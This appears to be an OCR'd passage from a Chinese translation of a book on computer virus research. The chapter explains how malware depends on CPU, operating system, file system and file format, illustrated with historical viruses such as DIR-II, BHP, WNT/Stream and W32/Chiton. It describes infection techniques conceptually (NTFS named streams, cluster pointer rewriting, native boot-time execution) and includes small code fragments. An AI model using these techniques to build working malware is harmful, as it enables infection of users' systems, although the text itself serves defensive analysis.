15. Vesselin Bontchev, Fridrik Skulason and Alan Solomon, "A Virus Naming Convention," available at the FTP site of University of Hamburg, `ftp://ftp.informatik.uni-hamburg.de/pub/virus/texts/tests/naming.zip`.

16. Nick FitzGerald, "A Virus by Any Other Name: The Revised CARO Naming Convention," *AVAR Conference*, 2002.

17. Peter Szor, "Beast Regards," *Virus Bulletin*, June 1999, pp. 6-7.

第3章　恶意代码环境

“自然万物都有其非凡之处。”

——亚里士多德

为了深刻地理解计算机病毒，最重要的步骤之一就是要了解病毒执行所需要的特定执行环境。理论上，对于任何给定的符号序列，我们都可以定义一个环境，该序列可以在其中进行自我复制。在实际操作中，我们必须能够找到这样的环境，在此环境中符号序列可以执行，并证明它的确利用自身的代码进行自我复制，并且可以递归地复制下去[1]。

只有当恶意代码所依赖的各种条件与可能的环境相匹配的时候，病毒代码才能够成功地渗透系统。图3-1是恶意代码常见环境的不太完美的图示。完美的图表是很难用二维的形式画出来的。




图3-1　恶意代码的常见环境

由图3-1可见，Microsoft Office本身就为恶意代码从Mac到PC创建了同构的环境。但是，并非所有在PC上可以“繁殖”的宏病毒[2]都可以在Mac上“繁殖”，因为还需要其他的依赖条件。每一层都可以为恶意代码创建新的依赖条件（例如漏洞）。有趣的是，由于.NET在多种操作系统（如Linux）上开发，它会改变这些平台的依赖特性，并使计算机病毒可以轻易地跨越多个操作

系统。想像一下，在图3-1中每一圈中都有小的洞穿过，当所有圈上的洞与病毒代码项匹配并且所有的依赖条件都满足的时候，病毒代码就可以成功地感染该系统。

由图3-1可知，病毒的研究经历多年之后，已经变得相当困难了。随着众多的平台被病毒代码成功地侵入，与恶意代码之间的斗争也变得越来越难了。

请注意我并不是说病毒必须利用系统的漏洞，可利用的漏洞仅仅是众多例子中可能需要的依赖条件之一。

因为多种环境依赖的问题，恶意代码分析的自动化技术也已经变得日益困难了。这种现象并不少见：在实验环境中花费了很长的时间对某个病毒进行研究，试图使该病毒进行自然地自我复制（研究人员分析病毒的手段。——译者注），未获成功；但是已经有报告说，这种病毒已经在世界范围内感染了数百个甚至是数千个系统。

另外有些病毒是非常失败的，以至于研究人员从未能够成功地使它们进行复制。IBM研究院（IBM Research）的Steve White在一次报告会上说，他可以给在场所有的听众每人一个Whale病毒（“病毒之母”）的拷贝，而该病毒仍然不能进行复制[3]。然而，最终证实，Whale依赖于早期的8088体系结构[4]，在这一体系结构的计算机上，Whale病毒可以很好地进行复制。更有意思的是，这一依赖关系在“奔腾”（Pentium）和后来的处理器上消失了[5]。因此，Whale，这个曾经被认为是“正在走向灭绝的恐龙”[6]，在理论上是可以通过类似“侏罗纪公园”的方式重新复活。

病毒研究人员面对的最大挑战之一是要识别出病毒的类型、格式和代码序列，并且找出病毒的依赖环境。研究人员只有依照病毒环境的规则才能对病毒代码进行分析，并且证明这一代码序列在这一环境中是恶意的。

多年来，病毒已经出现在众多的平台上，包括Apple II、C64、Atari ST、Amiga、PC以及Macintosh，还有大型机系统以及掌上系统，如PalmPilot[7]、Symbian手机和Pocket PC。然而，最大数量的计算机病毒还是存在于IBM PC及其兼容机上。

这章将讨论计算机病毒进行复制所依赖的最重要的一些因素。本章还将展示在病毒代码与其依赖环境的相互作用过程中，计算机病毒是如何意外地进行进化、退化以及变异的。

3.1　计算机体系结构依赖性

大部分计算机病毒是以可执行的、二进制的形式（又称作编译过的形式）进行传播的。例如，引导区病毒将自己的代码复制到一个或几个扇区中，并接管计算机的引导顺序。在最早有记录的计算机病毒事件中，Apple II上的Elk Cloner就是一个引导区病毒。Elk Cloner修改了加载的操作系统，加入了一个跟它自己相联系的钩子（hook），这样Elk Cloner就可以拦截磁盘访问，利用其自身代码的拷贝覆盖新插入磁盘的系统引导扇区来感染新插入的磁盘。Brain是最早知道的PC上的计算机病毒，它也是一个引导区病毒，编写于1986年。尽管这两个系统（Apple II和PC。——译者注）的引导顺序以及这两个病毒的结构都有相似之处，但病毒确实非常依赖于计算机体系结构本身的特性（如在本章中稍后将要讲述的对CPU的依赖关系）以及具体的加载程序和内存的布局（layout）。因此，二进制形式的病毒严重依赖于计算机体系结构。这就很好地解释了为什么Apple II上的计算机病毒通常都不会感染IBM PC，反之亦然。

理论上，创建一个多体系结构的二进制形式的病毒是可行的，但实际操作却绝非易事。要

使为某个体系结构开发的代码能够在另一个体系结构的系统上运行也非常困难。然而，为两个不同的体系结构编写独立的代码并将此代码插入同一病毒相对来说要简单一些。这样的病毒必须确保用正确的代码获得了对正确体系结构的控制权。2001年3月，PeElf病毒的出现就证实了创建跨平台的二进制形式的病毒是可行的。

病毒的作者找到了另外一种方法来解决多体系结构和操作系统的问题，那就是通过将病毒代码先翻译成伪格式（pseudoformat），然后再将其翻译成适合新的体系结构的代码。Mental Driller编写的Simile.D病毒（又称作Etap.D）就使用这一策略在32位Intel（与其兼容的）体系结构上的Windows和Linux之间进行传播。

有趣的是，你会注意到有些病毒在特殊的环境下就会停止进行复制。这种尝试最早出现在Cascade（瀑布）病毒上，它是1987年由一个德国程序员编写的。Cascade的作者希望它查看系统的BIOS，如果发现了IBM版权，那么病毒就停止进行复制。然而病毒的这一部分有一小的bug（程序缺陷），因此该病毒实际上可以感染所有类型的系统。它的作者不断地发布这一病毒的修订版本来修正这一bug，然而新版本的这部分仍然有一些bug[8]。

另外有一类计算机病毒依赖于系统BIOS更新的特性。在被称做可擦写（flashable）或可更新（upgradeable）的BIOS系统上，感染BIOS是可行的。澳大利亚一个称做VLAD的臭名昭著的病毒开发组已经发表了在这种病毒方面的一些努力。

3.2 CPU依赖性

CPU依赖性影响二进制形式的计算机病毒。程序的源代码被编译成目标代码，目标代码被链接到二进制格式，如EXE（可执行的）文件格式。实际的可执行文件包含了一个程序的“基因组”，也就是一组指令序列。这些指令由操作码（opcode）组成。例如，指令NOP（空操作）在Intel x86与VAX或Macintosh上有着不同的操作码。在Intel CPU上，操作码被定义为0x90；在VAX上，操作码是0x01。

因此，某个CPU上的字节序列在另外一个CPU上很有可能就会被理解为毫无用处的代码，因为操作码表与实际CPU的操作之间是有区别的。不过，仍然有一些操作码有可能在两个不同的系统上都是有意义的，有些病毒可能会利用这一点。大部分被编译成二进制形式的计算机病毒都是依赖于CPU的，不可能在不同体系结构的CPU之间进行复制。

还有另外一种形式的CPU依赖性，当某一特定的处理器对其之前的版本并不是100%地向下兼容，而且对之前版本的特性并不是很好地支持或是完全不支持的时候，便会发生这种情况。例如，Finnpoly病毒就不能在386处理器上运行，因为这一处理器错误地执行了CALL SP指令（根据栈指针进行访问）。由于Finnpoly病毒使用这条指令将操作变换为栈中解密过的代码，因此当被感染的文件在386处理器上被执行的时候，机器便会死机。另外，类似的错误也会在奔腾处理器上出现[9]。另一个例子是Cyrix 486兼容处理器，它的单步（single-stepping）代码有一bug[10]。单步常被隧道（tunneling）病毒（见第6章）使用，例如Yankee_Doodle，因此这些病毒就不能很好地在这种处理器上运行。

注释 由于处理器bug而不能正常运行的计算机病毒并不常见。

有些病毒使用一些在较新CPU中不再支持的指令。例如，8086 Intel CPU支持一个POP CS指令，尽管Intel并没有在文档中提及这条指令。后来，这条指令的操作码（0x0f）被用来转向多字节操作码表。与这种类型依赖条件相类似的例子是MOV CS,AX指令，早期的一些计算机病毒使用这条指令，如Italian引导区病毒，又叫Ping Pong（小球病毒）：

Opcode	Assembly	Instruction
8EC8	MOV	CS,AX
0E	PUSH	CS
1F	POP	DS

另一些计算机病毒可能使用协处理器或MMX（Multimedia Extensions，多媒体扩展指令集）或其他扩展指令集，这会导致这些病毒在并不支持这些扩展指令集的机器上无法运行。

有些病毒使用基于改变处理器预取队列的分析防护技术。不同处理器的预取队列的长度是不相同的。病毒试图覆盖下一指令单元中的代码，并希望这一代码已经在处理器的预取队列中了。这一改变发生在对病毒代码进行调试的过程当中；因此，一些没有经验的病毒代码分析人员通常都不能够对这种病毒进行分析。这一技术对于抵御早期的基于代码模拟的启发式扫描程序也是非常有效的。然而，这种病毒代码的缺点就是有可能与某些类型的处理器甚至是操作系统不兼容。

3.3　操作系统依赖性

从传统上说，操作系统都是为特定的CPU体系结构而进行硬编码的（hard-coded）。微软最初的操作系统如MS-DOS，只支持Intel处理器。甚至微软的Windows也只支持与Intel兼容的硬件。然而，在20世纪90年代，用同一操作系统支持更多CPU体系结构的需求日益增加。Windows NT是微软第一个支持多CPU体系结构的操作系统。

大多数计算机病毒只能在单一的操作系统上运行。然而，甚至在今天仍然存在Intel平台上的可以交叉感染DOS、Windows、Windows 95/98和Windows NT/2000/XP的病毒。因此，一些为DOS编写的病毒仍然可以感染较新的操作系统。我们往往是使用尽可能新的、“可信的”软件，从而降低这类感染的风险。而且，一些老式计算机病毒使用的技巧在较新的环境中已经失效了。例如，在Windows NT环境下的DOS程序中，不能用端口命令（port command）直接访问硬件。因此，所有直接使用端口命令的DOS病毒总会在运行当中中止，因为操作系统会产生一个错误。如果在病毒进行自我复制之前使用了端口命令（输入/输出操作），那么就有可能彻底阻止病毒的复制。

只感染PE（portable executable）文件的32位Windows病毒不能够在DOS上进行自我复制，因为PE并不是DOS上的文件格式，因此不能在DOS上执行。然而，所谓的复合病毒（multipartite virus）却可以感染不同的文件格式或系统空间，使得它们可以在不同的操作系统环境之间进行复制。二进制病毒对环境最重要的依赖条件就是操作系统本身。

3.4　操作系统版本依赖性

有些计算机病毒不仅仅依赖于某个特定的操作系统，而且还依赖于实际操作系统的版本。

没有经验的病毒研究人员常常会下很大功夫来分析这种病毒。当他们在自己研究用的系统上测试得到病毒不能感染后，他们或许就会认为这一病毒在此系统上根本无法运行。尤其是在某个计算机病毒出现的最初阶段，我们会发现许多这种计算机病毒会不断地重复出现同样的错误，对Windows的某些版本的特性产生依赖。例如，W95/Boza病毒就不能在非英文版本的Windows 95上运行，如匈牙利语版本的Windows操作系统。

这使人们怀疑这个计算机病毒有可能是针对某一特定国家的计算机。例如，俄语版本的Windows系统与美国英语版本的Windows系统有足够的区别可以被识别出来，使得某一病毒的作者会有意或无意地只针对某一部分的计算机用户。然而，一般而言，当某个病毒编写出来之后，它的作者很难或者根本无法准确地控制他（或她）编写的病毒将会感染什么地区。

3.5 文件系统依赖性

计算机病毒同样对文件系统有依赖性。对于大多数病毒来说，它们并不关心目标文件是存在于最初DOS使用的文件分配表（File Allocation Table，FAT）、Windows NT使用的新技术文件系统（New Technology File System，NTFS）还是通过网络连接共享的远程文件系统中。对于这些病毒来说，只要它们与操作系统环境中的高层文件系统接口兼容，它们就能够运行。病毒仅仅是感染文件或者在磁盘上存储新的文件，而并不关心实际的存储格式。然而，另外有些种类的病毒严重地依赖实际的文件系统。

3.5.1 簇病毒

一些成功的病毒只在特定的文件系统上传播。例如，由保加利亚流传出来的病毒DIR-II，就是所谓的簇病毒（cluster virus），它写于1991年。DIR-II的特点是针对某些DOS版本，但更重要的特点是，DIR-II通过对基于FAT文件系统的关键结构进行操作来传播的。在DOS系统的FAT文件系统中，可以使用直接磁盘存取功能重写指向存储了文件开始部分的第一个簇的指针（存放在目录项中）。

文件是作为簇存储在磁盘上的，DOS使用FAT将文件的不同碎块联系在一起。DIR-II病毒用某个值重写目录项中指向存储某一文件的第一个簇的指针，使磁盘读取位置指向病毒体，而之前病毒已经被存放在磁盘的末尾处。病毒将指向每个宿主程序实际的第一个簇的指针，以加密的形式存放在目录项结构中某个未使用的部分。病毒被加载到内存中后，存放的这些信息被用来从磁盘中执行真正的宿主程序。实际上，当病毒在内存中处于运行状态后，磁盘看起来是正常的而且文件的执行也一切正常。

这种病毒可以极其迅速地感染宿主程序，因为它们只需要处理磁盘上目录项中很少的一些字节。这些病毒常被称作“超快”感染者（“super fast” infector）[1]。重要的是，要理解在每个被感染的磁盘上只有一个DIR-II的拷贝。因此，当DIR-II还未在内存中处于运行状态时，文件系统看起来是“交叉连接的”（cross-linked），因为所有被感染的文件都指向同一个起始簇：病毒代码。

另一种类似的簇感染技术出现在德国Commodore 64上的BHP病毒中，是由“DR. DR. STROBE和PAPA HACKER”于1986年编写的[11]。这种病毒操作存放在Commodore软盘上的宿

主程序的块表项（block entry），本书将这种特殊的感染技术称作簇前置（cluster prepender）方法。下面将更加详细地讲述这种古老的病毒。

通常，Commodore 1541软盘驱动器可以在软盘的每一面存储最多166KB的数据。磁盘每一面的存储容量被分成664个“块”（block），每个块的大小是256字节。当BHP感染软盘上的程序时，病毒会尝试为其自身占据八个空闲的块。然后，病毒会置换宿主程序第一个块中的“块”指针，使其指向病毒代码。除了第一个块之外，宿主程序的代码在软盘上不会有所改变。然而，病毒会将其自己的“块”与宿主程序的“块”连接在一起组成一个单独的由块组成的簇。在加载被感染的宿主程序时，将会首先加载病毒。与DIR-II病毒不同的是，BHP病毒在每个软盘上有多个拷贝。每次感染过程中，将会占用软盘上八个空闲的块，但是，即使病毒在内存中并未处于运行状态时，在目录清单中被感染的文件看起来也是跟原来一样大。

图3-2(1)显示的是，当一个叫做TEST的程序被BHP感染后，用LOAD命令第一次被加载时的情况。当用LIST命令列出被加载程序的内容时，会出现一个BASIC命令行，如图3-2(2)所示。SYS命令触发了二进制形式的病毒代码。当用RUN命令执行被感染的程序时，这个用6502汇编语言编写的病毒获得了控制权。随着病毒代码的执行，BHP病毒在内存中就处于活跃状态了。最后，病毒还会执行原始的宿主程序。由图3-2(2)可见，当被加载的病毒执行时，会显示一个“HI”的信息。这个信息就是由宿主程序显示的。




图3-2　Commodore 64上的BHP病毒

当BHP病毒在内存中处于活跃状态时，它的行为是非常隐蔽的，就像DIR-II病毒一样。如图3-2(3)所示，第二次加载了被感染的TEST程序。当列出程序的内容时，可以看到原始的宿主程序，只有一个单一的PRINT命令来显示“HI”这条信息。可见，病毒已经处于隐蔽状态了；只要病毒代码在内存中处于活跃状态，就会显示程序的原始内容而不是被感染的程序。另外，BHP病毒执行一组基本的自我保护策略。例如，病毒会禁止重启和复位功能，从而可以在内存中保持活跃状态。此外，BHP还对其自身使用了校验和功能，来检查它的二进制代码是否已经被修改或者被破坏。因此，一般稍作修改的病毒或者被破坏的病毒代码将不能执行。

3.5.2　NTFS流病毒

FAT文件系统非常简单，但是在大容量的硬盘上效率非常低（对于FAT来说，几个G的硬盘已经是相当大了）。像Windows NT这样的操作系统需要先进的文件系统，能在大硬盘上做到快速、高效率的访问，这对于在商业数据库中使用的达到若干T（Terabyte，等于1000G）空间的磁盘阵列来说更为重要。

为了满足这一要求，引入了NTFS（NT文件系统）。NTFS有一鲜为人知的特性，主要是为了支持Apple分层文件系统（Hierarchical File System，HFS）的多分支（multiple-fork）的概念。Windows NT必须支持多分支文件，因为Windows NT的服务器版本希望能为Apple的Macintosh计算机提供服务。在NTFS中，磁盘上的每个文件都可以包含多个流（stream）。“干流”（main

stream）就是实际的文件本身。例如，notepad.exe的代码可以在此文件的干流中找到。人们还可以在同一个文件中存放另外的命名流（named stream）；例如notepad.exe: test可以在notepad.exe文件中用test作为流的名字创建另一个流。当WNT/Stream[12]病毒感染了某一文件，它会用其自身代码覆写文件的干流，但首先该病毒会先将宿主文件的原始代码存放在一个被称作STR的命名流当中。因此，为了存放宿主程序，WNT/Stream病毒对NTFS文件系统存在依赖性。

恶意的黑客常常会在磁盘上的NTFS流的后面留下他们的工具。替换用的流在命令行或者图形化的文件管理器Explorer（资源管理器）中是不可见的。通常它们不会增加目录项中的文件大小，尽管由它们引起的磁盘空间的减小有可能会被注意到。此外，替换用的流的内容可以直接被执行，而不需要将此文件内容存放在干流当中。这就为今后出现复杂的NTFS蠕虫提供了可能性。

3.5.3 NTFS压缩病毒

有些病毒会尝试使用NTFS的压缩特性来对宿主程序和病毒进行压缩。这种病毒使用Windows的DeviceIoControl()应用程序编程接口（API），并且将其控制模式FSCTL_SET_COMPRESSION设置为ON。显然，这一特性依赖于NTFS，离开了NTFS就不能运行。例如，捷克的病毒作者Benny编写的W32/HIV病毒，就依赖于这一点。有些病毒还会使用NTFS的压缩特性作为感染的标记，例如WNT/Stream病毒。

3.5.4 ISO镜像文件感染

尽管这并不是一项普遍的技术，但仍然有一些病毒会攻击CD-ROM的镜像文件格式，如定义标准文件系统的ISO 9660。病毒可以在ISO镜像被烧制到CD上之前感染它。实际上，有一些病毒就是通过CD-R盘片广泛传播的，之后这些病毒就很难被清除掉了。ISO镜像中通常会包含一个AUTORUN.INF文件，当在Windows操作系统中使用CD-ROM时它自动执行某个可执行文件。病毒可以利用镜像中的这一文件，通过修改它来运行某一被感染的可执行文件。这一技术是由俄国病毒作者Zombie在2002年初开发出来的。

3.6 文件格式依赖性

可以根据病毒感染的目标文件类型对病毒进行分类。这一小节将简要地介绍感染二进制文件的病毒。这些技术将在第4章中详细介绍。

3.6.1 DOS上的COM病毒

有些病毒，如Virdem、Cascade只会感染DOS上的以COM为扩展名的二进制文件。COM文件并没有什么特殊的结构，因此，对于病毒来说它们是非常容易感染的目标。感染COM文件的技术很多，不胜枚举。

3.6.2 DOS上的EXE病毒

另外有些病毒能够感染DOS上的EXE文件。EXE文件的起始部分是一个小的文件头结构，在文件头中有多个字段（field），其中一个包含了程序执行的入口点（entry point）。感染EXE文件的病毒通常会修改宿主程序的入口点字段，并将自己附加在文件的尾部。由于文件格式本身的原因（比较灵活。——译者注），感染EXE文件的技术比感染COM文件的技术要多。

EXE文件以一个MZ标识符作为开头，这是EXE文件格式的设计者、微软工程师Mark Zbikowski名字的首字母组合。有趣的是，有些DOS版本可以接受以MZ或者ZM开头的文件。这就是为什么早期保加利亚一些DOS下的EXE病毒会感染以上述两个标识符开头的文件。如果某个病毒扫描引擎仅仅扫描基于MZ标识符的EXE文件，那么在检测使用ZM标识符的病毒时将会遇到问题。一些狡猾的DOS病毒会将MZ标识符置换为ZM来躲避反病毒程序的检测，另外还有些病毒使用ZM作为感染的标记以防止重复感染同一文件。

对被感染的EXE文件杀毒通常会比对COM文件杀毒更加复杂一些。然而，原则上这两种技术是类似的。一般要恢复文件头信息，和可执行文件的其余部分的内容，另外文件必须被截短（只要需要的话）。

3.6.3　16位Windows和OS/2上的NE病毒

W16/Winvir是最早出现在Windows上的病毒之一。Winvir使用DOS中断调用感染Windows NE（New Executable，新式可执行文件）文件格式的文件。这是因为早期的Windows版本后台仍然使用DOS。相对于EXE文件来说，NE文件的结构更加复杂。这种NE文件以老的DOS EXE文件头作为起始部分，紧接着是新的EXE文件头，新的EXE文件头开始有一个NE标识符。

最有趣的NE病毒感染技术之一是在W16/Tentacle_II这一病毒族中开发出来的，这种病毒于1996年6月在美国、英国、澳大利亚、挪威和新西兰爆发。不仅Tentacle_II爆发了，而且这种病毒非常难于检测和清除，因为它充分利用了NE文件格式的复杂度。我们将会在第4章中进一步讨论这种病毒。

3.6.4　OS/2上的LX病毒

在随后版本的OS/2中也引入了LX（Linear eXecutable，线性可执行文件）文件格式。在这种文件格式上实现的病毒并不是很多，不过仍然有少数这种病毒。例如，一个非常简单的、具有重写功能的OS2/Myname病毒。

Myname使用了一些系统调用，如DosFindFirst()、DosFindNext()、DosOpen()、DosRead()和DosWrite()，来确定可执行文件的位置，然后用它自己重写可执行文件。这种病毒在当前目录中寻找具有可执行文件扩展名的文件。它在感染之前并不识别OS/2 LX文件，仅仅是将所有的文件用其自身的拷贝来重写。尽管如此，OS2/Myname病毒仍然对LX文件格式和OS/2环境有着依赖性，因为执行过程证实，这种病毒本身就是LX格式的可执行文件。

这类病毒的另一版本OS2/Jiskefet也通过重写文件来进行传播。这种病毒特意寻找具有以LX标记为起始部分的新式可执行文件（NE）文件头的文件：

```
cmp     word ptr [si], 'XL'
jnz     NO
```

使用病毒加载文件的文件头和si（source index，源变址）寄存器作为查找此标记的索引。如果没有此标记，那么病毒将不会重写这个文件。因此，相对于Myname病毒来说，Jiskefet更加依赖LX文件格式。

3.6.5　32位Windows上的PE病毒

已知的第一个感染PE（Portable Executable，可移植的可执行文件）文件格式的病毒是

W95/Boza，是由澳大利亚病毒开发组VLAD的成员在Windows 95的beta版本上编写的。

这一病毒的作者最初将它命名为Bizatch，但如今它的名字却是Boza，是由Vesselin Bontchev提出的。他将这一病毒称为Boza，这是保加利亚的一种古怪的饮料的名字，这种饮料是彩色的、粘稠的，除了保加利亚人之外，大部分人都不喜欢。Bontchev使用这一名称，不仅因为Boza与“Bizatch”发音相近，还因为这一病毒“编写时有许多的bug并且非常混乱”。保加利亚习语“这是一个大的boza”，意思是，“非常的杂乱不堪”。

此病毒的编写者Quantum对于Bontchev给它取了这么一个名字颇感不悦。事实上，其他一些反病毒软件数据库中的病毒，将Boza的名称改为Bizatch，因此当反病毒程序检测到这一病毒时，将会显示这一病毒最初的名称。这就是在病毒作者和反病毒研究人员之间进行的心理战的一个例子。

由于对PE文件的感染是目前最为普遍的感染技术之一，因此第4章将更多地介绍这方面的内容。许多二进制程序使用PE文件格式，包括标准系统组件、常规的应用程序、屏幕保护程序文件、设备驱动程序、本地应用程序、动态链接库和ActiveX控件。

新的64位PE+文件格式已经被许多64位体系结构所支持，如IA64、AMD64和EM64T。计算机病毒研究人员预测，今后将会出现64位的Windows病毒，这种病毒将会通过本地64位病毒代码感染这一文件格式。

由病毒作者“roy g biv”编写的W64/Rugrat.3344[13]病毒出现在2004年5月。这一病毒非常紧凑——大概只有800行。Rugrat利用了安腾（Itanium）处理器最新的一些特性，如代码预测。另外，roy g biv在2004年夏天释放出了W64/Shruggle病毒。W64/Shruggle感染在即将发布的AMD64上64位Windows上运行的PE+文件。

3.6.5.1 动态链接库病毒

W95/Lorez病毒是最早可以感染动态链接库（DLL）的32位Windows病毒之一。Windows动态链接库（DLL）使用与常规PE可执行文件相同的基本文件格式。动态链接库可以提供其他应用程序调用的函数接口。

应用程序中声明的导入（import）和动态链接库中声明的导出（export）使应用程序和动态连接库之间的接口非常便利。Lorez仅仅感染用户模式KERNEL客户程序组件KERNEL32.DLL。通过修改此DLL文件的导出目录，这种病毒可以轻易地钩挂（hook）API接口。

随着Spanska 1999年初编写的Happy99蠕虫（也称作W32/SKA.A，此蠕虫的CARO名称）的出现，对DLL文件的感染变得日益成功了。图3-3是Happy99放烟花载荷（payload）的一个截图。




图3-3 Happy99蠕虫的有效载荷

就像其他许多蠕虫会跟节日相联系一样，这一蠕虫利用了新年这段时期，模仿了一个有吸引力的新年贺卡程序。

Happy99将一组钩子注入到WSOCK32.DLL库中，来钩挂connect()和send()这两个API，从而

监视对邮件和新闻组的访问。

Happy99呈现在研究人员面前这样一条信息，引起了一场关于计算机恶意软件分类的争论：

```
Is it a virus, a worm, a trojan? MOUT-MOUT Hybrid (c) Spanska 1999.
```

（它究竟是病毒，蠕虫，还是特洛伊木马？）

3.6.5.2 原生病毒

最近，一种新型的32位Windows病毒有增长的趋势：原生病毒（native virus，native这里有原著民的意思，在操作系统被装入之前就已经运行的病毒。——译者注）。这种类型的第一个病毒叫W32/Chiton，是roy g biv于2001年末编写的。不像大多数Win32病毒需要被调入Win32子系统（subsystem）通过访问API函数进行复制，W32/Chiton可以在Win32子系统之外进行复制。

PE文件可以被加载为设备驱动程序、GUI（图形用户界面）Windows应用程序、控制台应用程序或原生应用程序（native application）。原生应用程序，如autochk.exe，在启动时加载。由于它们在Win32子系统可用之前加载，因此原生应用程序自己进行内存管理。在原生应用程序的文件头中，PE.OptionalHeader.Subsystem的值被设置为0001（原生的）。

注册表HKLM\System\CurrentControlset\Control\Session Manager\BootExecute值中包含了启动时由会话管理器（Session Manager）执行的原生应用程序的名称和参数。会话管理器在Windows\System32目录中寻找这些应用程序，这些程序具有指定的原生可执行文件名。

原生应用程序使用NTDLL.DLL（Native API，原生API），里面存放了数百个API，而且其中大部分微软仍然没有给出说明文档。原生应用程序不依赖于子系统DLL，如KERNEL32.DLL，因为当原生应用程序加载时这些DLL还没有被加载。病毒开发者们已经掌握了NTDLL中的函数的接口和它们的参数，计算机病毒只需要从NTDLL.DLL中调用少数一些API即可。

W32/Chiton依赖于下列NTDLL.DLL中的API进行内存、目录和文件的管理：

1. 内存管理

```
RtlAllocateHeap()
RtlFreeHeap()
```

2. 目录和文件检索

```
RtlSetCurrentDirectory_U()
RtlDosPathNameToNtPathName_U()
NtQueryDirectoryFile()
```

3. 文件管理

```
NtOpenFile()
NtClose()
NtMapViewOfSection()
NtUnmapViewOfSection()
NtSetInformationFile()
NtCreateSection()
```

原生病毒可以在启动过程的初时就加载，这就为它们感染应用程序提供了非常大的灵活性。这种病毒在结构上与内核模式的病毒相似。因此，可以预见今后内核模式和原生病毒的感染技术将会结合起来。

3.6.6 UNIX上的ELF病毒

在UNIX和类UNIX操作系统上也有计算机病毒，这些病毒通常会使用ELF（Executable and Linking Format，可执行和链接格式文件）可执行文件格式[14]。通常ELF文件没有任何扩展文件名，但是却可以根据其内部结构来识别。

与PE文件一样，ELF文件也可以支持多种CPU平台。而且，ELF文件在其最初设计时就可以很好地支持32位和64位的CPU，而PE文件则不同，PE文件需要做一点小的更新才能与64位环境相兼容（导致了PE+文件格式的出现）。

ELF文件包含一个短的文件头，而且ELF文件被分成多个逻辑区段（logical section）。在Linux系统上传播的病毒通常就把这种格式作为感染目标。大部分的Linux病毒相对来说是比较简单的[15]。例如，Linux/Jac.8759病毒只能感染当前文件夹下的文件。

{W32,Linux}/Simile.D（也称做Etap.D）是最复杂的Linux病毒之一，是第一个入口点隐蔽（entry-point obscuring，EPO）Linux病毒（详见第4章）。当然，Simile.D病毒能否成功感染文件依赖于文件系统的安全设置情况。该病毒可以感染可写入的文件；然而，它并不通过提升权限来感染写入权限之外的文件。

现在看来，今后的计算机蠕虫攻击（如Linux/Slapper）似乎有与Linux上的ELF病毒相结合的趋势。通过对网络服务漏洞的利用而提升权限，可以访问更高级别的二进制文件。

ELF病毒的主要问题是二进制文件在不同的UNIX系统平台之间缺少兼容性。各种CPU上二进制文件的多样性又引入了对动态连接库的依赖。由于以上种种原因，许多ELF文件病毒会出现严重的问题，它们往往没有能感染ELF文件，而是在成功感染之前自己先崩溃了。

3.6.7 设备驱动程序病毒

在DOS年代，感染设备驱动程序的病毒并不常见，尽管病毒开发者杂志如《40Hex》早期曾发表过这方面的一些文章。尽管主流操作系统上的设备驱动程序出现了专用二进制格式的趋势，不过目前当它们仍然只是这些平台上常规可执行文件格式的一种特殊形式时，都可以通过使用已知的病毒感染技术来感染它们。例如，16位Windows驱动程序必须是LE（线性可执行文件）格式。LE与OS/2的LX文件格式非常相似。当然，病毒也可以感染这种文件。

在Windows 9x中，微软从未为普通用户提供过VxD（虚拟设备驱动程序）文件格式的正式说明文档。因此，只有少数一些病毒可以感染VxD文件。例如，W95/WG可以感染VxD文件并修改其入口点，从而使得每次被感染的VxD文件被加载时都会运行一个外部文件。于是，只要修改VxD文件的入口点代码，就可以从外部源程序中加载病毒代码。

另外一些病毒，如W95/Opera病毒族，是通过这样的方式感染VxD文件的：它们在VxD文件的末尾附加上病毒代码，并修改VxD文件的实模式入口点，从而可以从VxD文件中运行其自身的病毒代码。

最近，在Windows XP系统上出现了感染设备驱动程序的病毒。在基于NT的系统上，设备驱动程序是PE文件，它们被连接到NT内核函数。现在存在的少数几个这种病毒直接在内核模式下钩挂INT 2E（基于IA32的NT系统上的系统服务）中断处理程序来实时地感染文件。例如，WNT/Infis和W2K/Infis这一病毒族可以直接在Windows NT和Windows 2000的内核模式下感染文

件。2003年，捷克病毒作者Ratter编写了W32/Kick病毒。W32/Kick病毒只感染PE设备驱动程序格式的SYS文件。此病毒会将其自己加载到内核模式内存中，但是却在用户模式下运行它的感染例程，通过标准的Win32 API感染文件。

注释　更多的关于计算机病毒内存策略的信息详见第5章。

3.6.8 目标代码和库文件病毒

